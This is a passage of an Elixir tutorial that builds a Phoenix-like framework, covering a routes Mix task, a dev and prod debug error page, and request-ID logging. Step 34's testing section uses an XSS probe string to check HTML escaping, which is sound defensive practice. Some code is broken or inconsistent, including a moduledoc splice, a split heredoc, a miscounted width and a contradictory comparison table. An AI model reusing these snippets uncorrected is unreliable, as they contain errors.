  helper_functions = Ignite.Router.Helpers.build_helper_functions(route_info)

  # Convert tuples to maps for cleaner access
  routes_list =
    Enum.map(route_info, fn {method, path, controller, action} ->
      %{method: method, path: path, controller: controller, action: action}
    end)

  # Macro.escape/1 converts runtime data into quoted AST that can be embedded
  escaped_routes = Macro.escape(routes_list)

  quote do
    defmodule unquote(helpers_module) do
      @moduledoc """
        unquote_splicing(helper_functions)
      """
    end

    def __routes__, do: unquote(escaped_routes)
  end
end
```

Macro.escape/1 is the key. Route info includes module atoms like `MyApp.UserController` — you can't just `unquote` a list of maps containing module references directly. `Macro.escape/1` converts the entire data structure into its AST representation, which can be safely embedded in the `quote` block.

After compilation, you can call:

```
MyApp.Router.__routes__()  
#=> [  
#=>   %{method: "GET", path: "/", controller: MyApp.WelcomeController, action: :index},  
#=>   %{method: "GET", path: "/hello", controller: MyApp.WelcomeController, action: :hello},  
#=>   ...  
#=> ]
```

2. The Mix Task

Create `lib/mix/tasks/ignite.routes.ex` :

```

# lib/mix/tasks/ignite.routes.ex
defmodule Mix.Tasks.Ignite.Routes do
  @shortdoc "Prints all routes for the router"

  @moduledoc """
  Prints all routes for the given router.

  $ mix ignite.routes
  $ mix ignite.routes MyApp.Router

  If no router module is given, defaults to `MyApp.Router`.
  """

  use Mix.Task

  @impl true
  def run(args) do
    Mix.Task.run("compile", [])

    router =
      case args do
        [module_str | _] -> Module.concat([module_str])
        [] -> MyApp.Router
      end

    Code.ensure_loaded!(router)

    unless function_exported?(router, :__routes__, 0) do
      Mix.raise("""
      Module #{inspect(router)} does not define __routes__/0.

      Make sure the module uses `Ignite.Router` and defines at least one route.
      """)
    end

    routes = router.__routes__()

    if routes == [] do
      Mix.shell().info("No routes found in #{inspect(router)}")
    else
      print_routes(routes)
    end
  end

  defp print_routes(routes) do
    method_width = routes |> Enum.map(&String.length(&1.method)) |> Enum.max() |> max(6)
    path_width = routes |> Enum.map(&String.length(&1.path)) |> Enum.max()
    ctrl_width = routes |> Enum.map(&inspect(&1.controller) |> String.length()) |> Enum.max()

    Enum.each(routes, fn %{method: method, path: path, controller: ctrl, action: action} ->
      line =
        String.pad_trailing(method, method_width + 2) <>
        String.pad_trailing(path, path_width + 2) <>
        String.pad_trailing(inspect(ctrl), ctrl_width + 2) <>
        inspect(action)

      Mix.shell().info(line)
    end)
  end
end

```

How the Mix Task Works

`Mix.Task.run("compile", [])` — Ensures the project is compiled before we try to call `__routes__`/0 . If you just edited a route, the task recompiles first.

`Module.concat/1` — Converts `"MyApp.Router"` (a string from CLI args) into the atom `MyApp.Router` .

`Code.ensure_loaded!/1` — Forces the BEAM to load the module into memory. After `mix compile` , modules exist as `.beam` files on disk but aren't loaded until first use. `function_exported?/3` checks the loaded module table, so we must load the module first.

`function_exported?/3` — Checks if the router defines `__routes__`/0 . This catches cases where someone passes a non-router module by

mistake.

`String.pad_trailing/2` — Pads strings with spaces to align columns. We calculate the maximum width for each column dynamically, so the output looks clean regardless of how long your paths or controller names are.

`Mix.shell().info/1` — Prints to stdout. Using `Mix.shell()` instead of `IO.puts/1` is the Mix convention — it allows tests to capture output by swapping in a test shell.

The Column Alignment Algorithm

```
routes = [
  %{method: "GET",    path: "/users/:id", controller: MyApp.UserController, action: :show},
  %{method: "DELETE", path: "/users/:id", controller: MyApp.UserController, action: :delete},
]

method_width = max(length("DELETE"), 6) = 6
path_width   = length("/users/:id")     = 10
ctrl_width   = length("MyApp.UserController") = 22

Output:
GET      /users/:id  MyApp.UserController  :show
DELETE   /users/:id  MyApp.UserController  :delete
```

Each column is padded to `max_width + 2` (for spacing between columns).

Testing

```
mix compile
mix ignite.routes

# With explicit router:
mix ignite.routes MyApp.Router

# Verify all 22 routes are listed:
mix ignite.routes | wc -l
# → 22

# Check help text appears in mix help:
mix help ignite.routes
```

Expected output:

```

GET      /                MyApp.WelcomeController :index
GET      /hello        MyApp.WelcomeController :hello
GET      /crash        MyApp.WelcomeController :crash
GET      /counter      MyApp.WelcomeController :counter
GET      /register     MyApp.WelcomeController :register
GET      /dashboard    MyApp.WelcomeController :dashboard
GET      /shared-counter MyApp.WelcomeController :shared_counter
GET      /components   MyApp.WelcomeController :components
GET      /hooks        MyApp.WelcomeController :hooks
GET      /streams       MyApp.WelcomeController :streams
GET      /upload        MyApp.UploadController :upload_form
POST     /upload        MyApp.UploadController :upload
GET      /upload-demo   MyApp.WelcomeController :upload_demo
GET      /presence     MyApp.WelcomeController :presence
GET      /users         MyApp.UserController    :index
GET      /users/:id     MyApp.UserController    :show
POST     /users         MyApp.UserController    :create
PUT      /users/:id     MyApp.UserController    :update
PATCH   /users/:id     MyApp.UserController    :update
DELETE   /users/:id     MyApp.UserController    :delete
GET      /api/status    MyApp.ApiController     :status
POST     /api/echo      MyApp.ApiController     :echo

```

Notice how resources `"/users"` expanded into 6 routes (index, show, create, update×2, delete) and the scope `"/api"` prefix appears on the API routes.

Key Concepts

- **Mix tasks** are Elixir modules in `lib/mix/tasks/` with `use Mix.Task` and a `run/1` callback. The module name maps to the CLI command.
- `@before_compile` hooks run after all module code is defined but before final compilation. They can inject functions based on accumulated metadata.
- `Macro.escape/1` converts runtime Elixir terms into AST form suitable for `quote` blocks. Essential when embedding complex data (lists of maps with atom values) into generated code.
- `Code.ensure_loaded!/1` bridges the gap between compiled `.beam` files on disk and loaded modules in the VM's memory.
- `Mix.shell()` is the proper way to do I/O in Mix tasks — it supports test isolation via shell swapping.

Phoenix Comparison

Feature	Ignite	Phoenix
Task name	<code>mix ignite.routes</code>	<code>mix phx.routes</code>
Route storage	<code>__routes__/0</code> returning maps	<code>__routes__/0</code> returning structs
Default router	<code>MyApp.Router</code>	Reads from endpoint config
Output format	Aligned columns	Aligned columns
Verb coloring	Plain text	ANSI colors
Helper names	Not shown	Shows path helper name

Phoenix's `mix phx.routes` also displays the generated path helper name (e.g., `user_path`) in the output. Our version focuses on the essentials: method, path, controller, and action.

Files Changed

File	Change
<code>lib/ignite/router.ex</code>	Added <code>__routes__/0</code> generation in <code>@before_compile</code> hook
<code>lib/mix/tasks/ignite.routes.ex</code>	New — Mix task for printing route table

File Checklist

-
- [] lib/ignite/router.ex — **Modified** (add `__routes__/0` generation in `__before_compile__`)
 - [] lib/mix/tasks/ignite.routes.ex — **New**
-

[← Previous: Step 32 - Content Security Policy \(CSP\) Headers](#) | [Next: Step 34 - Debug Error Page →](#)

Step 34: Debug Error Page

What We're Building

A rich development error page that shows the exception type, message, full stacktrace with file:line info, and request context (method, path, headers, params, session) — like Phoenix's colorful dev error page. In production, a generic "Something went wrong" page is shown instead, leaking no internal details.



The Problem

Before this step, when a controller crashes, the user sees:

```
<h1>500 – Internal Server Error</h1>
<pre>This is a test crash!</pre>
```

No stacktrace. No file or line numbers. No request context. The developer must switch to the terminal to find the `Logger.error` output and mentally map the trace back to their code.

How Phoenix Does It

Phoenix uses `Plug.Debugger` — a plug that catches exceptions and renders a detailed HTML page with: - Exception type and message - Stacktrace with syntax-highlighted source code snippets - Request details (conn fields) - Session data

Phoenix checks `Mix.env()` to decide whether to show the debug page or a generic error.

Design Decision: Separate Module vs Inline

Approach	Pros	Cons
Inline in adapter	Less files	Clutters the adapter with 200+ lines of HTML/CSS
Separate module	Clean separation, testable, reusable	One more file

We use a **separate** `Ignite.DebugPage` module. The Cowboy adapter stays focused on request handling; the debug page handles error presentation.

Implementation

1. The DebugPage Module

Create `lib/ignite/debug_page.ex` :

```
# lib/ignite/debug_page.ex
defmodule Ignite.DebugPage do
  def render(exception, stacktrace, conn) do
    if Application.get_env(:ignite, :env) == :prod do
      render_prod()
    else
      render_dev(exception, stacktrace, conn)
    end
  end
end

defp render_prod do
  """
  <!DOCTYPE html>
  <html>
  <head><title>500 – Internal Server Error</title></head>
  <body style="font-family: system-ui; max-width: 600px; margin: 80px auto; text-align: center;">
    <h1 style="color: #e74c3c;">500 – Internal Server Error</h1>
    <p>Something went wrong. Please try again later.</p>
    <p><a href="/">Back to Home</a></p>
  </body>
  </html>
  """
end

defp render_dev(exception, stacktrace, conn) do
  exception_type = exception.__struct__ |> inspect() |> html_escape()
  message = Exception.message(exception) |> html_escape()
  trace_html = Enum.map_join(stacktrace, "\n", &format_entry/1)

  """
  <!DOCTYPE html>
  <html>
  <head>
    <title>#{exception_type} – Ignite Debug</title>
    <style>
      body { font-family: system-ui, sans-serif; margin: 0; background: #f5f5f5; }
      header { background: #e74c3c; color: #fff; padding: 24px 32px; }
      header h1 { font-size: 1.4em; }
      header pre { background: rgba(0,0,0,0.2); padding: 12px; border-radius: 6px; }
      nav { background: #fff; border-bottom: 2px solid #e0e0e0; padding: 0 32px; }
      .tab { background: none; border: none; padding: 12px 20px; cursor: pointer; }
      .tab.active { color: #e74c3c; border-bottom: 3px solid #e74c3c; font-weight: 600; }
      .panel { display: none; padding: 24px 32px; }
      .panel.active { display: block; }
      table { width: 100%; border-collapse: collapse; }
      td { padding: 6px 12px; border-bottom: 1px solid #eee; font-family: monospace; }
      tr.app td { font-weight: 600; }
      tr.dep td { color: #999; }
    </style>
  </head>
  <body>
    <header><h1>#{exception_type}</h1><pre>#{message}</pre></header>
    <nav>
      <button class="tab active" onclick="showTab('stacktrace')">Stacktrace</button>
      <button class="tab" onclick="showTab('request')">Request</button>
      <button class="tab" onclick="showTab('session')">Session</button>
    </nav>
    <section id="stacktrace" class="panel active">
      <table><tbody>#{trace_html}</tbody></table>
    </section>
    <section id="request" class="panel">#{format_request(conn)}</section>
    <section id="session" class="panel">#{format_session(conn)}</section>
    <script>
      function showTab(id) {
        document.querySelectorAll('.panel').forEach(function(p) { p.classList.remove('active'); });
        document.querySelectorAll('.tab').forEach(function(t) { t.classList.remove('active'); });
        document.getElementById(id).classList.add('active');
        event.target.classList.add('active');
      }
    </script>
  </body>
  """
end
```

```

</body>
</html>
"""

end
# --- Stacktrace ---

defp format_entry({mod, fun, arity, location}) do
  arity_val = if is_list(arity), do: length(arity), else: arity
  func = "#{inspect(mod)}.#{fun}/#{arity_val}"
  file = Keyword.get(location, :file, ~c"") |> to_string()
  line = Keyword.get(location, :line, "?")
  app_class = if app_frame?(file), do: "app", else: "dep"

  "<tr class=\"#{app_class}\"><td>#{html_escape(func)}</td><td>#{html_escape(file)}:#{line}</td></tr>"
end

defp app_frame?(file) do
  String.starts_with?(file, "lib/my_app") or String.starts_with?(file, "lib/ignite")
end

# --- Request tab ---

defp format_request(nil), do: "<p>Request context not available.</p>"

defp format_request(conn) do
  headers_html =
    conn.headers
    |> Enum.map_join("\n", fn {k, v} ->
      "<tr><td>#{html_escape(k)}</td><td>#{html_escape(v)}</td></tr>"
    end)

  params_html =
    if conn.params == %{} do
      "<p class=\"empty\">No parameters</p>"
    else
      rows =
        Enum.map_join(conn.params, "\n", fn {k, v} ->
          "<tr><td>#{html_escape(to_string(k))}</td><td>#{html_escape(inspect(v))}</td></tr>"
        end)

      "<table><thead><tr><th>Key</th><th>Value</th></tr></thead><tbody>#{rows}</tbody></table>"
    end

  """
  <h3>Request</h3>
  <table>
    <tbody>
      <tr><td><strong>Method</strong></td><td>#{html_escape(conn.method)}</td></tr>
      <tr><td><strong>Path</strong></td><td>#{html_escape(conn.path)}</td></tr>
    </tbody>
  </table>
  <h3>Parameters</h3>
  #{params_html}
  <h3>Headers</h3>
  <table>
    <thead><tr><th>Header</th><th>Value</th></tr></thead>
    <tbody>#{headers_html}</tbody>
  </table>
  """
end

# --- Session tab ---

defp format_session(nil), do: "<p>Session not available.</p>"

defp format_session(conn) do
  if conn.session == %{} do
    "<p class=\"empty\">Empty session</p>"
  else
    rows =
      Enum.map_join(conn.session, "\n", fn {k, v} ->
        "<tr><td>#{html_escape(to_string(k))}</td><td>#{html_escape(inspect(v))}</td></tr>"
      end)

    """
    <table>
      <thead><tr><th>Key</th><th>Value</th></tr></thead>
    """
  end
end

```

```

        <tbody>#{rows}</tbody>
      </table>
      ""
    end
  end

  # --- HTML escaping ---

  defp html_escape(str) when is_binary(str) do
    str
    |> String.replace("&", "&amp;")
    |> String.replace("<", "&lt;")
    |> String.replace(">", "&gt;")
    |> String.replace("\"", "&quot;")
  end
end

```

render/3 — The entry point. Uses `Application.get_env(:ignite, :env)` instead of `Mix.env()` (since `Mix` is not available in releases — see Step 40).

2. Dev Mode: Rich Error Page

The dev page has three sections, switchable via inline JavaScript tabs:

Stacktrace — Each entry shows `Module.function/arity` and `file:line`. App frames (files under `lib/my_app/` or `lib/ignite/`) are shown bold; dependency frames are dimmed. This makes it easy to spot your code in a long trace.

Request — Method, path, parameters, and headers from `conn`.

Session — Session data (CSRF token, flash messages, etc.).

All CSS and JS are inlined — no external assets. This ensures the error page works even when the static asset pipeline is broken.

3. Stacktrace Entry Formatting

Elixir stacktraces are lists of `{module, function, arity_or_args, location}` tuples:

```

[
  {MyApp.WelcomeController, :crash, 1,
   [file: ~c"lib/my_app/controllers/welcome_controller.ex", line: 114]},
  {Ignite.Adapters.Cowboy, :init, 2,
   [file: ~c"lib/ignite/adapters/cowboy.ex", line: 23]},
  {:cowboy_handler, :execute, 2,
   [file: ~c".../deps/cowboy/src/cowboy_handler.erl", line: 37]}
]

```

We format each entry into an HTML table row:

```

defp format_entry({mod, fun, arity, location}) do
  arity_val = if is_list(arity), do: length(arity), else: arity
  func = "#{inspect(mod)}.#{fun}/#{arity_val}"
  file = Keyword.get(location, :file, ~c"") |> to_string()
  line = Keyword.get(location, :line, "?")
  app_class = if app_frame?(file), do: "app", else: "dep"

  "<tr class=\"#{app_class}\"><td>#{func}</td><td>#{file}:#{line}</td></tr>"
end

```

arity_or_args — Sometimes `arity` is the actual argument list (when the exception occurs during function call). We handle both cases: `is_list(arity)` → use `length`, otherwise use the integer directly.

app_frame?/1 — Checks if the file path starts with `lib/my_app` or `lib/ignite`. App frames get the CSS class `app` (bold, dark text); everything else gets `dep` (light gray).

4. Wiring Into the Cowboy Adapter

The key change: move `conn` construction **before** the `try` block so it's accessible in `rescue`.

Update `lib/ignite/adapters/cowboy.ex` — move `conn` before `try` and replace `error_page/1` with `Ignite.DebugPage.render/3`:

```
# lib/ignite/adapters/cowboy.ex
def init(req, state) do
  # Build conn OUTSIDE try — available in rescue for debug context
  conn = cowboy_to_conn(req)

  req =
    try do
      conn = MyApp.Router.call(conn)
      cookie_value = Ignite.Session.encode(conn.session)
      req = :cowboy_req.set_resp_cookie(Ignite.Session.cookie_name(), cookie_value, req,
        %{path: "/", http_only: true, same_site: :lax})
      :cowboy_req.reply(conn.status, conn.resp_headers, conn.resp_body, req)
    rescue
      exception ->
        Logger.error("""
        [Ignite] Request crashed:
        #{Exception.format(:error, exception, __STACKTRACE__)}
        """)

        # Pass conn for request context in the debug page
        :cowboy_req.reply(
          500,
          %{"content-type" => "text/html"},
          Ignite.DebugPage.render(exception, __STACKTRACE__, conn),
          req
        )
    end

  {:ok, req, state}
end
```

Why move `conn` out? Variables assigned inside a `try` block are not accessible in `rescue`. By building the `conn` before `try`, we can pass it to the debug page even when the router or controller crashes.

```
init/2
┌───┴───┐
| conn = cowboy_to_conn(req)  ← outside |
|                               try      |
| ┌───┴───┐                     |
| | try ───┴───┐                 | |
| | conn = Router.call(conn) |
| | :cowboy_req.reply(...)   |
| | ┌───┴───┐                 |
| | | rescue ───┴───┐         |
| | | conn is available here! ✓ |
| | | DebugPage.render(ex, trace, conn) |
| | └───┴───┘                 |
| └───┴───┘                     |
└───┴───┘
```

5. Production Safety

In production, the same `render/3` call returns a generic page:

```
<h1>500 – Internal Server Error</h1>
<p>Something went wrong. Please try again later.</p>
```

No exception type, no message, no stacktrace, no request details. This prevents information leakage that attackers could exploit.

6. HTML Escaping

All dynamic content is HTML-escaped before rendering:

```
defp html_escape(str) when is_binary(str) do
  str
  |> String.replace("&", "&amp;")
  |> String.replace("<", "&lt;")
  |> String.replace(">", "&gt;")
  |> String.replace("\"", "&quot;")
end
```

This prevents XSS in the error page itself — if an exception message contains `<script>`, it's rendered as text, not executed.

7. Self-Contained Design

The error page uses **inline CSS and JS** (no external assets). This is intentional: if the error is caused by a broken static asset pipeline or misconfigured routes, external stylesheets wouldn't load. By inlining everything, the error page always renders correctly.

The Error Page Layout

RuntimeError		(red)
This is a test crash!		
[Stacktrace] [Request] [Session]		
Module.function/arity		File
MyApp.WelcomeController.crash/1		(bold)
lib/my_app/controllers/...ex:114		
Ignite.Adapters.Cowboy.init/2		(bold)
lib/ignite/adapters/cowboy.ex:23		
:cowboy_handler.execute/2		(dim)
.../deps/cowboy/src/...erl:37		

Testing

```
mix compile
iex -S mix

# 1. Visit the crash route
# http://localhost:4000/crash
# → Red header with "RuntimeError" and "This is a test crash!"
# → Stacktrace tab shows file:line for each frame
# → App frames (MyApp, Ignite) are bold; deps are dimmed

# 2. Click "Request" tab
# → Shows GET /crash, headers (host, user-agent, etc.)

# 3. Click "Session" tab
# → Shows _csrf_token value

# 4. Verify HTML escaping — raise with special chars
# In IEx: change crash action to raise "<script>alert(1)</script>"
# → The script tag appears as text, not executed
```

Key Concepts

- `Application.get_env(:ignite, :env)` — Returns the current environment (`:dev` , `:test` , `:prod`). We use application config instead of `Mix.env()` because `Mix` is not available in compiled releases (see Step 40).
- **Stacktrace tuples** — `{module, function, arity_or_args, location}` where `location` is a keyword list with `:file` and `:line`. The `arity` field is sometimes the actual arguments list, not an integer.
- **Variable scoping in try/rescue** — Variables assigned inside `try` are not available in `rescue`. Move shared state before the `try` block.
- **Self-contained error pages** — Inline all CSS/JS so the error page works even when external assets are broken.
- **HTML escaping** — Always escape dynamic content in HTML output to prevent XSS, even in developer-only pages.
- `__struct__` field — Every Elixir struct has a hidden `__struct__` key that holds the module name. We use it to display the exception type (e.g., "RuntimeError", "KeyError") in the error page header: `elixir.exception.__struct__ #=> RuntimeError`
- `~c""` **charlist sigil** — Creates a **charlist** (list of character codes), which is what Erlang uses for strings. Elixir stacktraces contain charlists for file paths because they come from the Erlang runtime. Use `to_string/1` to convert a charlist to an Elixir binary string: `elixir ~c"lib/my_app/controllers/welcome_controller.ex" # Same as: 'lib/my_app/controllers/welcome_controller.ex'`

Phoenix Comparison

Feature	Ignite	Phoenix
Module	<code>Ignite.DebugPage</code>	<code>Plug.Debugger</code>
Triggered by	<code>try/rescue</code> in adapter	<code>Plug.Debugger</code> plug
Stacktrace	File:line with app/dep highlighting	File:line with source code snippets
Request context	Method, path, headers, params, session	Full conn fields
Source code	Not shown (file:line only)	Shows surrounding lines
Dev/prod	<code>Mix.env()</code> check	Configurable via plug options
Styling	Inline CSS with tabs	Inline CSS with expandable sections

Phoenix's `Plug.Debugger` goes further by showing actual source code lines around the error. Our version shows file:line references which are sufficient for navigating to the issue.

Files Changed

File	Change
<code>lib/ignite/debug_page.ex</code>	New — rich dev error page with stacktrace, request, session tabs
<code>lib/ignite/adapters/cowboy.ex</code>	Moved <code>conn</code> before <code>try</code> , replaced <code>error_page/1</code> with <code>Ignite.DebugPage.render/3</code>

File Checklist

- `[] lib/ignite/debug_page.ex` — **New**
- `[] lib/ignite/adapters/cowboy.ex` — **Modified** (move `conn` before `try`, use `Ignite.DebugPage.render/3`)

Step 35: Logger Metadata (Request ID + Timing)

What We're Building

Structured request logging with two production-essential features: a unique **request ID** for correlating all log lines from the same request, and **response timing** to see how long each request takes.

Cowboy Process (one per request)

1. request_id = random 16 bytes → "F3kQ7x_Nz2m"

2. Logger.metadata(request_id: ...)

3. start_time = monotonic_time()

All log calls in this process

Logger.info "GET /hello"

→ "request_id=F3kQ7x_Nz2m [info] GET ..."

Router → Plugs → Controller

(any Logger calls here also get request_id)

Logger.info "Sent 200 in 1.2ms"

→ "request_id=F3kQ7x_Nz2m [info] Sent..."

4. Response header: x-request-id: F3kQ7x_Nz2m

Every log line now looks like:

```
14:23:01.456 request_id=F3kQ7x_Nz2mYwA [info] GET /hello
14:23:01.458 request_id=F3kQ7x_Nz2mYwA [info] Sent 200 in 1.2ms
```

The request ID also appears in the `x-request-id` response header, so frontend developers and load balancers can correlate browser requests with server logs.

The Problem

Before this step, request logging was:

```
[info] [Ignite] GET /hello
```

No request ID. No timing. In production with hundreds of concurrent requests: - You can't tell which log lines belong to the same request - You can't measure response times without external tooling - You can't correlate a user's browser error with server logs

How Phoenix Does It

Phoenix uses `Plug.Telemetry` — a plug that emits `:telemetry` events at the start and end of each request. The default `Phoenix.Logger` handler subscribes to these events and logs with the request metadata.

Phoenix also uses `Plug.RequestId` to read an incoming `x-request-id` header (from load balancers) or generate one, then attach it to `Logger.metadata`.

Design Decision: Adapter vs Router Plug


--	--	--

Approach	Pros	Cons
Router plug	Follows existing plug pattern	Can't measure full request lifecycle; doesn't capture routing time
Adapter-level	Captures everything (parsing, routing, rendering)	Slightly different pattern from plugs


We log at the **adapter level** because: 1. The adapter sees the complete request lifecycle — from raw Cowboy request to final response 2. Logger metadata set per-process naturally scopes to the request (Cowboy runs each request in its own process) 3. Timing captures the full stack, not just controller execution

What each approach measures:

Adapter-level (what we use):



Router plug (old approach):



This means we **remove** the `log_request` plug from the router — the adapter handles it now.

Implementation

1. Logger Configuration

First, tell Elixir's Logger to include `request_id` metadata in the output format.

Update `config/config.exs` — add Logger console format with `request_id` metadata:

```
# config/config.exs
config :logger, :console,
  format: "$time $metadata[$level] $message\n",
  metadata: [:request_id]
```

`$metadata` — A placeholder in the Logger format string that expands to all configured metadata keys. With `metadata: [:request_id]`, every log line includes `request_id=...` when that metadata is set.

`$time` — Shows the timestamp. Combined with `request_id`, you can reconstruct the exact sequence of events for any request.

2. Request ID Generation

```
# lib/ignite/adapters/cowboy.ex
request_id = :crypto.strong_rand_bytes(16) |> Base.url_encode64(padding: false)
```

`:crypto.strong_rand_bytes/1` — Generates cryptographically secure random bytes from the OS entropy pool. 16 bytes = 128 bits of randomness, making collisions effectively impossible even at high request volumes.

`Base.url_encode64/2` — Encodes bytes as a URL-safe base64 string (uses `-` and `_` instead of `+` and `/`). `padding: false` omits trailing `=` signs. Result: a compact 22-character string like `F3kQ7x_Nz2mYwAbcDeFgHi`.

3. Logger Metadata

```
Logger.metadata(request_id: request_id)
```

Logger.metadata/1 — Attaches key-value pairs to the current process's Logger context. Because Cowboy spawns a fresh process per request, the metadata is automatically scoped — it applies to every `Logger.info/1` call in the same process (including calls inside the router, plugs, and controllers) and is automatically cleaned up when the process exits.

This is why Elixir's process model is so powerful for web servers: per-request state comes for free.

4. Monotonic Timing

```
start_time = System.monotonic_time()
# ... handle request ...
diff = System.monotonic_time() - start_time
micro = System.convert_time_unit(diff, :native, :microsecond)
```

System.monotonic_time/0 — Returns a monotonically increasing time value. Unlike `System.system_time/0`, it's immune to NTP adjustments and clock skew. If the system clock jumps backward (daylight saving, NTP sync), monotonic time keeps counting forward.

:native time units — The BEAM stores time in its native resolution (nanoseconds on most systems). `System.convert_time_unit/3` converts to human-readable units.

Duration formatting — We show `µs` for sub-millisecond, `ms` for sub-second, and `s` for longer requests:

```
defp log_duration(start_time) do
  diff = System.monotonic_time() - start_time
  micro = System.convert_time_unit(diff, :native, :microsecond)

  cond do
    micro < 1_000 -> "#{micro}µs"
    micro < 1_000_000 -> "#{Float.round(micro / 1_000, 1)}ms"
    true -> "#{Float.round(micro / 1_000_000, 2)}s"
  end
end
```

5. Wiring It All Together

Replace `lib/ignite/adapters/cowboy.ex` with:

```
# lib/ignite/adapters/cowboy.ex
def init(req, state) do
  # Generate a unique request ID for log correlation and tracing.
  # 16 random bytes → base64url gives a short, URL-safe identifier.
  request_id = :crypto.strong_rand_bytes(16) |> Base.url_encode64(padding: false)

  # Attach request_id to Logger metadata so ALL downstream Logger calls
  # in this process automatically include it — no explicit passing needed.
  Logger.metadata(request_id: request_id)

  # Start the timer — monotonic_time is immune to clock adjustments.
  start_time = System.monotonic_time()

  # Build conn outside the try so it's available in the rescue block
  # for the debug error page to display request context.
  conn = cowboy_to_conn(req)
  conn = put_in(conn.private[:request_id], request_id)

  Logger.info("#{conn.method} #{conn.path}")

  req =
    try do
      # 1. Route through our framework
```

```

conn = MyApp.Router.call(conn)

# 2. Set session cookie via Cowboy's cookie API
cookie_value = Ignite.Session.encode(conn.session)

req =
  :cowboy_req.set_resp_cookie(
    Ignite.Session.cookie_name(),
    cookie_value,
    req,
    %{path: "/", http_only: true, same_site: :lax}
  )

# 3. Add request ID to response headers for client-side correlation
resp_headers = Map.put(conn.resp_headers, "x-request-id", request_id)

# 4. Log the completion with timing
duration = log_duration(start_time)
Logger.info("Sent #{conn.status} in #{duration}")

# 5. Send response back through Cowboy
:cowboy_req.reply(conn.status, resp_headers, conn.resp_body, req)
rescue
  exception ->
    duration = log_duration(start_time)

    Logger.error("""
[Ignite] Request crashed (#{duration}):
#{Exception.format(:error, exception, __STACKTRACE__)}
""")

  # Render a debug error page (rich in dev, generic in prod)
  :cowboy_req.reply(
    500,
    %{"content-type" => "text/html", "x-request-id" => request_id},
    Ignite.DebugPage.render(exception, __STACKTRACE__, conn),
    req
  )
end

{:ok, req, state}
end

# Calculates elapsed time since `start_time` and formats it as a
# human-readable string. Defined in the same module, below init/2.
defp log_duration(start_time) do
  diff = System.monotonic_time() - start_time
  micro = System.convert_time_unit(diff, :native, :microsecond)

  cond do
    micro < 1_000 -> "#{micro}µs"
    micro < 1_000_000 -> "#{Float.round(micro / 1_000, 1)}ms"
    true -> "#{Float.round(micro / 1_000_000, 2)}s"
  end
end
end

```

Request ID in `conn.private` — Stored via `put_in(conn.private[:request_id], request_id)` so controllers can access it if needed (e.g., to include in error responses or pass to external services).

`x-request-id` response header — Added to both successful and error responses. Load balancers (nginx, AWS ALB) can use this for request tracing across services.

6. Removing the Router Plug

Since the adapter now logs `GET /path` and `Sent 200 in 1.2ms` with metadata, the router's `log_request` plug is redundant. We remove it.

Update `lib/my_app/router.ex` — remove the `plug :log_request` line:

```
# lib/my_app/router.ex
# Before:
plug :log_request
plug :add_server_header

# After:
# Note: request logging is now handled by the Cowboy adapter
plug :add_server_header
```

The Log Flow

```
Request arrives at Cowboy
├─ Generate request_id: "F3kQ7x_Nz2mYwA"
├─ Logger.metadata(request_id: "F3kQ7x_Nz2mYwA")
├─ start_time = System.monotonic_time()
├─ LOG: "request_id=F3kQ7x_Nz2mYwA [info] GET /hello"
├─ Router.call(conn) → runs plugs → runs controller
│   └─ Any Logger calls inside also get request_id automatically
├─ LOG: "request_id=F3kQ7x_Nz2mYwA [info] Sent 200 in 0.8ms"
└─ Response includes header: x-request-id: F3kQ7x_Nz2mYwA
```

Testing

```
mix compile
iex -S mix

# 1. Visit any route and check terminal output
# curl http://localhost:4000/hello
# Terminal shows:
# 14:23:01.456 request_id=F3kQ7x_Nz2mYwA [info] GET /hello
# 14:23:01.458 request_id=F3kQ7x_Nz2mYwA [info] Sent 200 in 1.2ms

# 2. Check response headers for x-request-id
# curl -v http://localhost:4000/hello 2>&1 | grep x-request-id
# → x-request-id: F3kQ7x_Nz2mYwA

# 3. Verify crash logs also include request_id + timing
# curl http://localhost:4000/crash
# Terminal shows:
# 14:23:02.100 request_id=xYz123AbCdEfGh [info] GET /crash
# 14:23:02.101 request_id=xYz123AbCdEfGh [error] [Ignite] Request crashed (0.4ms): ...

# 4. Multiple concurrent requests have different IDs
# curl http://localhost:4000/hello & curl http://localhost:4000/hello &
# Each pair of log lines has a distinct request_id
```

Key Concepts

- `Logger.metadata/1` — Sets per-process metadata that appears in every subsequent log call. Because BEAM processes are isolated, no locking or thread-local storage is needed — the metadata naturally scopes to the current request.
- `System.monotonic_time/0` — A clock that only moves forward, regardless of system clock changes. Essential for accurate timing measurements.
- `:crypto.strong_rand_bytes/1` — Cryptographically secure random bytes from the OS. Used for request IDs, CSRF tokens, session signing

— any context where predictability would be a security risk.

- **x-request-id header** — Industry convention for distributed tracing. Load balancers, API gateways, and microservices use this header to correlate requests across service boundaries.
- **Adapter-level logging** — Logging at the Cowboy adapter captures the full request lifecycle. Plug-level logging only captures the middleware/controller portion.
- **cond do** — Evaluates conditions top-to-bottom and runs the first truthy one, like an `if/else if` chain. The final `true ->` acts as a default clause: `elixir cond do duration < 1_000 -> "#{duration}µs" duration < 1_000_000 -> "#{Float.round(duration / 1_000, 1)}ms" true -> "#{Float.round(duration / 1_000_000, 2)}s" end`
- **put_in/2** — Sets a value at a nested path. The path uses Access syntax — `conn.private[:request_id]` navigates into `conn`, then its `private` map, then the `:request_id` key. It's a shorthand for updating nested maps without multiple `Map.put` calls: `elixir conn = put_in(conn.private[:request_id], "abc-123")`

Phoenix Comparison

Feature	Ignite	Phoenix
Request ID	Generated in adapter, 16 bytes base64url	<code>Plug.RequestId</code> — reads incoming header or generates UUID
Metadata	<code>Logger.metadata(request_id: ...)</code>	Same — <code>Logger.metadata/1</code>
Timing	<code>System.monotonic_time</code> in adapter	<code>:telemetry events + Phoenix.Logger</code>
Log format	<code>\$time \$metadata[\$level] \$message</code>	Same default format
Response header	<code>x-request-id</code>	<code>x-request-id</code>
Config	<code>config :logger, :console, metadata: [:request_id]</code>	Same

Phoenix uses the `:telemetry` library for a more extensible event system (you can attach multiple handlers to the same events). Our approach is simpler — direct `Logger` calls — which is sufficient for a single-app framework.

Files Changed

File	Change
<code>lib/ignite/adapters/cowboy.ex</code>	Request ID generation, <code>Logger.metadata</code> , monotonic timing, <code>x-request-id</code> header, <code>log_duration/1</code> helper
